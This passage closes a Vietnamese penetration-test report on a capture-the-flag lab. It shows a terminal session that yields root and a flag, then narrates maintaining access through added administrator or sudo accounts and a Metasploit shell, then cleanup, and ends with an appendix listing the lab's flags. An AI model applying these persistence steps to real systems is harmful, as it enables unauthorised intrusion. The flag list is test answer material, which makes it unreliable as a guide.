
Quay lại thực thi file icheck thì ta có được flag của alunno root

```
alunno@alunno://bin$ ./icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5: Flag05{6RU27wlR1IStzmK9670Js}
Flag 6: Flag06{OOk6dY82I1iMeR0cShSFD}
Flag 7: Flag07{n56zkU4WVxf9XiwByqkS8}
Binary is unlock. Have fun!

icheck v1.0.0. Check the internet connection with ping.

_____________________________________________________

root
uid=0(root) gid=1001(alunno) groups=1001(alunno)
InSec{3IPomfUD1ceEQ1bpBRQxI}
_____________________________________________________

Internet is online.
alunno@alunno://bin$
```

InSec{3IPomfUD1ceEQ1bpBRQxI}

Hình ảnh minh chứng:





Nội dung tập tin Root.txt:

[Hình ảnh chứa nội dung: địa chỉ IP (ipconfig), nội dung tập tin root.txt]

2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. ALTF4 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật.

Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, ALTF4 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
192.168.19.20[1-10]	Flag01{tSRNkhh8ogUwfpDlqsFYT}	InSec{VpxLxW04Dz5apQDYdnfO}	InSec{3IPomfUD1ceEQ1bpBRQxI}
192.168.19.20[1-10]	Flag02{WweCQnfHohuE4hdusJ67X}		
192.168.19.20[1-10]	Flag03{7wF3R7tvP6NVGNkxMbyFt}		
192.168.19.20[1-10]	Flag04{klU3L13bxdKQEzF5GD5wq}		
192.168.19.20[1-10]	Flag05{6RU27wlR1IStzmK9670Js}		
192.168.19.20[1-10]	Flag06{OOk6dY82I1iMeR0cShSFD}		
192.168.19.20[1-10]	Flag07{n56zkU4WVxf9XiwByqkS8}		

- HẾT-